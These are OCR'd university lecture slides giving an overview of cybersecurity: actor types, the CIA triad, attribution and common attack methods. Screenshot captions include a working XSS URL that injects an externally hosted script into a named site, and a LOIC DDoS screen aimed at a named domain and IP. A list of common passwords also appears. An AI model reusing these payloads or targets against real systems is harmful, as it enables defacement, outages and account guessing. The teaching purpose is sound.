Cybersecurity

Part 1 – overview and state activities

20.11. 2018

Jakub Drmola


Cybersecurity is hard

Characteristics to note when attack occurs


- actors involved
  - who did it? who is the target? states/companies/teenagers in basement?
- methods used
  - how did they do it? what type of attack? what was really lost or damaged?
- motivation
  - why did they do it? what was their goal? what did they really accomplish?

- which are easy/hard to know and why?


Actor types


ideology
hacktivism
militias
cyberterrorism
espionage
sabotage
individual
state
identity theft
financial crime
profit

Examples


ideology
Anonymous
???
SEA
PLA 61398
Equation Group
individual
state
Russian Bussiness Network, vDOS
profit

Attacks


ideology
#OP Payback
???
Estonia
2007
Flame
Stuxnet
individual
state
DDoS for hire
scams
ransomware
profit

C-I-A triad of what is actually being attacked

- **C**onfidentiality
- **I**ntegrity
- **A**vailability

- examples?

Key distinctions

- attack for profit or politics?
- executed/planned as covert or overt?
- what is target losing/what is the attacker gaining?

Main problems

- attribution of attacks
  - and therefore deterrence
- non-territoriality
  - and therefore law enforcement
- asymmetry
  - of actors
  - of defence/offense

Common tools, methods and concepts

- DDoS (solo, botnets, LOIC, hijack)
- defacement
- man in the middle (passive/active)
- drive-by/watering hole
- zero-day exploit
- social engineering + human stupidity
- honey pot
- The Onion Router, VPN

XSS Defacement - Opera


File Edit View Bookmarks Widgets Feeds Chat Tools Help

XSS Defacement | d3v1l (securityshell) o... | Security-Shell

http://www.saintcorporation.com/cgi-bin/archive.pl?cmd=index&list=%22%3E%3Cscript%20src%3d//ckers.org/s%3E%3C/script%3E

Search with Google

This page has been Hacked!



XSS Defacement

"> Search

Invalid list name.

Low Orbit Ion Cannon | U dun goofed | v. 1.1.0.9

Manual Mode (for pussies) | FUCKING HIVE MIND | IRC server | Port: 6667 | Channel: #loic | Connected!

1. Select your target

URL: www.davenportlyons.com — Lock on

IP — Lock on

2. Ready?

Stop flooding

Selected target

85.116.9.83

3. Attack options

Timeout: 4000 | HTTP Subsite: /119/ | Append random chars to the URL | TCP / UDP message: U dun goofed


Port: 80 | Method: HTTP | Threads: 10 | Wait for reply


<= faster Speed slower =>

Attack status

Idle	Connecting	Requesting	Downloading	Downloaded	Requested	Failed
1	9	0	0	419	419	9



HACKERS BRIEFLY TOOK DOWN THE WEBSITE OF THE CIA YESTERDAY...
WHAT PEOPLE HEAR:
SOMEONE HACKED INTO THE COMPUTERS OF THE CIA!!
WHAT COMPUTER EXPERTS HEAR:
SOMEONE TORE DOWN A POSTER HUNG UP BY THE CIA!!


Original
Connection
Victim
Web Server
MITM
Connection
Attacker


MOVIE HACKING...
IF I CAN JUST OVERCLOCK THE UNIX DJANGO, I CAN BASIC THE DDOS ROOT. DAMN. NO DICE. BUT WAIT... IF I DISENCRYPT THEIR KILOBYTES WITH A BACKDOOR HANDSHAKE THEN... JACKPOT.
REAL HACKING...
HI, THIS IS ROBERT HACKERMAN. I'M THE COUNTY PASSWORD INSPECTOR.
HI BOB! HOW CAN I HELP YOU TODAY?


password
123456
12345678
1234
qwerty
12345
dragon
pussy
baseball
football
letmein
monkey
696969
abc123
mustang
michael
shadow
master
jennifer
111111
2000
jordan
superman
harley
1234567
source: xato.net

How Tor Works: 3



Cybersecurity

State activities

Espionage

